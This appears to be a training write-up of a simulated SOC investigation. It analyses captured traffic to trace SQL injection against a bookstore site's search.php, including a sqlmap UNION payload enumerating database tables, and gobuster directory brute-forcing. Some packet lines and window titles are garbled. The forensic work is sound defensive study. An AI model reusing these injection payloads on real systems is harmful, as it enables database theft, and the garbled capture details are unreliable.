

# Network Security Operations

## Operation Silent Intrusion

[PCAP File for Analysis: Download Here](#)

### Welcome to the Front Lines, Analyst

You're not in a classroom anymore, you're in the SOC.

This is Operation Silent Intrusion, a live-fire simulation crafted to reflect the kind of threat your team could handle tomorrow or even today. Your role is to respond just like a real-world cybersecurity analyst would, using your knowledge, tools, and instincts to contain, investigate, and document a sophisticated network breach.

This is more than a test. It's your first real operation.

### Scenario: Breach at NetSysLink

At 02:42 AM last night, the SOC at NetSysLink, a major cloud infrastructure provider, received high-priority alerts from its anomaly detection system. The alerts indicated irregular outbound traffic spikes, multiple failed login attempts, and suspicious database queries originating from a core application subnet.

The behaviour is consistent with SQL injection attacks and possible privilege escalation from a compromised web service.

Initial containment procedures have isolated the affected subnet. A PCAP file capturing network activity during the event was pulled from the monitoring system. You've been assigned as part of the Network Response Unit to perform in-depth traffic analysis, trace the attacker's movements, and report your findings to the Incident Commander.


### Mission Objectives

Your team will work collaboratively to analyze the network capture and answer the following critical incident

### questions:

1. What is the attacker's IP address?

Attacker Ip Address: 111.224.250.131



## Attacker Identification:

Analysis of IPv4 conversations in Wireshark revealed that the external IP address **111.224.250.131** generated an unusually high volume of traffic (83,368 packets totalling approximately 28 MB) directed at the application server (**73.124.22.98**). This behaviour is consistent with automated exploitation activity and identifies **111.224.250.131** as the primary attacker.

### 2. Where did the attack originate geographically?

The attack originate geographically from: China

Geolocation data from	IP2Location	Product: DB6, 2026-1-15
<b>IP ADDRESS:</b> 111.224.250.131	<b>ISP:</b> ChinaNet Hebei Province Network	
<b>COUNTRY:</b> China	<b>ORGANIZATION:</b> Not available	
<b>REGION:</b> Hebei	<b>LATITUDE:</b> 38.0416	
<b>CITY:</b> Shijiazhuang	<b>LONGITUDE:</b> 114.4781	
Incorrect location?	Contact IP2Location	view map

## Geographical Origin of the Attack:

The attacker's IP address (**111.224.250.131**) geolocates to **Shijiazhuang, Hebei Province, China**, on the China Net Hebei Province Network, operated by China Telecom. This was determined using public IP geolocation data from <https://www.iplocation.net/>.

### 3. Which script or endpoint was exploited first?

The script or endpoint was exploited first was: /about.php

267 1334.976501	111.224.250.131	73.124.22.98	HTTP	408 GET / HTTP/1.1
269 1334.977228	73.124.22.98	111.224.250.131	HTTP	789 HTTP/1.1 200 OK (text/html)
271 1335.013040	111.224.250.131	73.124.22.98	HTTP	361 GET /css/style.css HTTP/1.1
272 1335.013563	73.124.22.98	111.224.250.131	HTTP	527 HTTP/1.1 200 OK (text/css)
273 1335.017712	111.224.250.131	73.124.22.98	HTTP	366 GET /favicon.ico HTTP/1.1
275 1335.018094	73.124.22.98	111.224.250.131	HTTP	275 HTTP/1.1 200 OK (PNG)
284 1341.714761	111.224.250.131	73.124.22.98	HTTP	454 GET /about.php HTTP/1.1
286 1341.715520	73.124.22.98	111.224.250.131	HTTP	703 HTTP/1.1 200 OK (text/html)
288 1341.742137	111.224.250.131	73.124.22.98	HTTP	366 GET /style.css HTTP/1.1
289 1341.742758	73.124.22.98	111.224.250.131	HTTP	517 HTTP/1.1 200 OK (text/css)
291 1346.248977	111.224.250.131	73.124.22.98	HTTP	464 GET /index.html HTTP/1.1

```
Wireshark - Földönkívüli HTTP-felületek és böngészőkkel való körülölelése
GET /about.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://bookworldstore.com/
Upgrade-Insecure-Requests: 1
```

Although the attacker initially requested static resources such as CSS files, the first interaction with application logic occurred at the **/about.php** endpoint, marking it as the first exploited script.

#### 4. What was the complete URI of the first SQL injection attempt?

The complete URI of the first SQL injection attempt

is: /search.php?search=book%20and%201=1;%20--%20- HTTP/1.1

Host: bookworldstore.com

33/ 1399.300/1.1	73.124.22.98	111.224.250.131	HTTP	404 HTTP/1.1 200 OK (text/html)
347 1450.030622	111.224.250.131	73.124.22.98	HTTP	433 GET /search.php?search=book%27 HTTP/1.1
349 1456.032486	73.124.22.98	111.224.250.131	HTTP	251 HTTP/1.0 500 Internal Server Error
357 1470.702710	111.224.250.131	73.124.22.98	HTTP	452 GET /search.php?search=book%20and%201=1;%20--%20- HTTP/1.1
358 1470.704366	73.124.22.98	111.224.250.131	HTTP	462 HTTP/1.1 200 OK (text/html)
368 1482.999647	111.224.250.131	73.124.22.98	HTTP	452 GET /search.php?search=book%20and%201=2;%20--%20- HTTP/1.1
370 1483.001864	73.124.22.98	111.224.250.131	HTTP	462 HTTP/1.1 200 OK (text/html)
379 1506.183639	111.224.250.131	73.124.22.98	HTTP	456 GET /search.php?search=test%E2%80%99%200R%201=1;%20--%20- HTTP/1.1

```
Wireshark® Földönkénti HTTP Süveg für Süveg és Webkönyvtár car

GET /search.php?search=book%20and%201=1;%20--%20- HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

#### First SQL Injection Attempt:

The earliest SQL injection attempt was identified in packet 357, where the attacker injected a Boolean-based SQL payload using the AND 1=1 condition followed by a comment sequence. The complete URI of this request was: /search.php?search=book%20and%201=1;%20--%20- HTTP/1.1

#### 5. How did the attacker extract sensitive database information?

1545 1775.079340	111.224.250.131	73.124.22.98	TCP	74 46468 - 8 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM Tsv1=2206345825 Tscr=r WS=128
1546 1775.079445	111.224.250.131	73.124.22.98	TCP	74 46468 - 8 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM Tsv1=2206345825 Tscr=r WS=128
1547 1775.082341	111.224.250.131	73.124.22.98	TCP	66 46468 - 8 [ACK] Seq=1 Ack=1 Win=32128 Len=0 Tsv1=2206345825 Tscr=r WS=128
1548 1775.082341	111.224.250.131	73.124.22.98	TCP	74 46468 - 8 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM Tsv1=2206345825 Tscr=r WS=128
1549 1775.093536	73.124.22.98	111.224.250.131	TCP	66 88 - 46468 [ACK] Seq=1 Ack=452 Win=64768 Len=0 Tsv1=2206345825 Tscr=r WS=128
1550 1775.095209	111.224.250.131	73.124.22.98	TCP	74 46476 - 8 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM Tsv1=2206345841 Tscr=r WS=128
1551 1775.095209	73.124.22.98	111.224.250.131	TCP	74 88 - 46476 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM Tsv1=2206345841 Tscr=r WS=128
1552 1775.095244	111.224.22.98	111.224.250.131	TCP	66 88 - 46476 [ACK] Seq=1 Ack=1 Win=65160 Len=9 MSS=1460 SACK_PERM Tsv1=2206345841 Tscr=r WS=128
1553 1775.096632	73.124.22.98	111.224.250.131	HTTP	447 HTTP/1.1 200 OK (text/html)

The attacker exploited a SQL injection vulnerability in the search.php endpoint. By using a UNION-based SQL injection query targeting information\_schema.tables, the attacker successfully forced the backend database to return internal schema information through HTTP responses, enabling unauthorized enumeration of database contents.

#### 6. Which database table held the compromised user records?

The database table held the compromised user records is customers table

```

GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%20CONCAT%280x7178766271%2CJSON
_ARRAYAGG%28CONCAT%280x7a76676a636b%2Ctable_.name%29%29%20%20x7176706a71%29%20FROM%20INFORM
ATION_SCHEMA.TABLES%20WHERE%20table_schema%20IN%20%280x626f6f6b776f726c645f6462%29--%20- HT
TP/1.1
Cache-Control: no-cache
User-Agent: sqlmap/1.8.3#stable (https://sqlmap.org)
Host: bookworldstore.com
Accept: /*
Accept-Encoding: gzip,deflate
Connection: close

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:08:56 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 166
Connection: close
Content-Type: text/html; charset=UTF-8

<p>qxvbq["admin", "books", "customers"]qvpjq</p><form action="search.php" method="get">
    <input type="text" name="search" placeholder="Search for books...">
    <input type="submit" value="Search">
</form>

```

Network analysis revealed that the attacker successfully exploited a SQL injection vulnerability in the search.php endpoint. Using UNION-based SQL injection, the attacker enumerated database tables from the bookworld\_db schema. The response confirmed the presence of the customers table, which contained compromised user records.

## 7. What hidden directory did the attacker discover and access?

1658 1835. 858981	111.224.250.131	73.124.22.98	HTTP	447 GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%20CONCAT%280x7178766271%2CJSON _ARRAYAGG%28CONCAT%280x7a76676a636b%2Ctable_.name%29%29%20%20x7176706a71%29%20FROM%20INFORM ATION_SCHEMA.TABLES%20WHERE%20table_schema%20IN%20%280x626f6f6b776f726c645f6462%29--%20- HT TP/1.1 Cache-Control: no-cache User-Agent: sqlmap/1.8.3#stable (https://sqlmap.org) Host: bookworldstore.com Accept: /* Accept-Encoding: gzip,deflate Connection: close
1681 1978. 394217	111.224.250.131	73.124.22.98	HTTP	159 GET / HTTP/1.1
1685 1978. 395398	111.224.250.131	73.124.22.98	HTTP	195 GET /49ef1670-f5f0-487a-a10a-60b7bcae88db HTTP/1.1
1687 1978. 487079	111.224.250.131	73.124.22.98	HTTP	176 GET /.bash_history.php HTTP/1.1
1724 1978. 499265	111.224.250.131	73.124.22.98	HTTP	176 GET /.bash_history.axd HTTP/1.1
1725 1978. 499265	111.224.250.131	73.124.22.98	HTTP	163 GET /.bak HTTP/1.1
1726 1978. 499265	111.224.250.131	73.124.22.98	HTTP	172 GET /.bash_history HTTP/1.1
1727 1978. 499265	111.224.250.131	73.124.22.98	HTTP	163 GET /.axd HTTP/1.1
1729 1978. 499307	111.224.250.131	73.124.22.98	HTTP	175 GET /.bash_history.js HTTP/1.1
1732 1978. 499307	111.224.250.131	73.124.22.98	HTTP	163 GET /.asp HTTP/1.1
1733 1978. 499307	111.224.250.131	73.124.22.98	HTTP	164 GET /.htm HTTP/1.1
1734 1978. 499307	111.224.250.131	73.124.22.98	HTTP	175 GET /.aspx HTTP/1.1

```

GET / HTTP/1.1
Host: bookworldstore.com
User-Agent: gobuster/3.6
Accept-Encoding: gzip

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:12:19 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Fri, 15 Mar 2024 09:46:38 GMT
ETag: "2c3-613afe265a1ca-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 386
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>BookWorld - Home</title>
    <link rel="icon" type="image/x-icon" href="/favicon.ico">
    <link rel="stylesheet" href="css/style.css">
</head>
<body>
    <nav>
        <a href="index.html">Home</a> | 
        <a href="about.php">About</a> | 
        <a href="contact.php">Contact</a> | 
        <a href="faq.php">FAQ</a>
    </nav>
    <h1>Welcome to BookWorld!</h1>
    <form action="search.php" method="GET">
        <input type="text" name="search" placeholder="Search books..."/>
        <input type="submit" value="Search">
    </form>
</body>
</html>

```

The traffic shows automated directory and hidden file enumeration using **Gobuster**, as indicated by the User-Agent: gobuster/3.6. The attacker attempts to discover sensitive resources such as configuration files, backups, version control directories, and system files by sending multiple HTTP GET requests and analyzing server responses.

8. Which credentials were used to gain unauthorized access?

The attacker did not use stolen or valid credentials. Instead, unauthorized access was achieved by exploiting a SQL injection vulnerability, allowing database enumeration without authentication.

**The attacker:**

- Bypassed authentication entirely
- Extracted database information via SQL Injection
- Enumerated files via directory brute-force

9. What malicious script did the attacker upload to maintain control?

- The PCAP does not show evidence of any malicious script being uploaded. No file upload requests, POST payloads, or web shell activity were observed. The attacker relied on SQL injection and information disclosure rather than persistence mechanisms.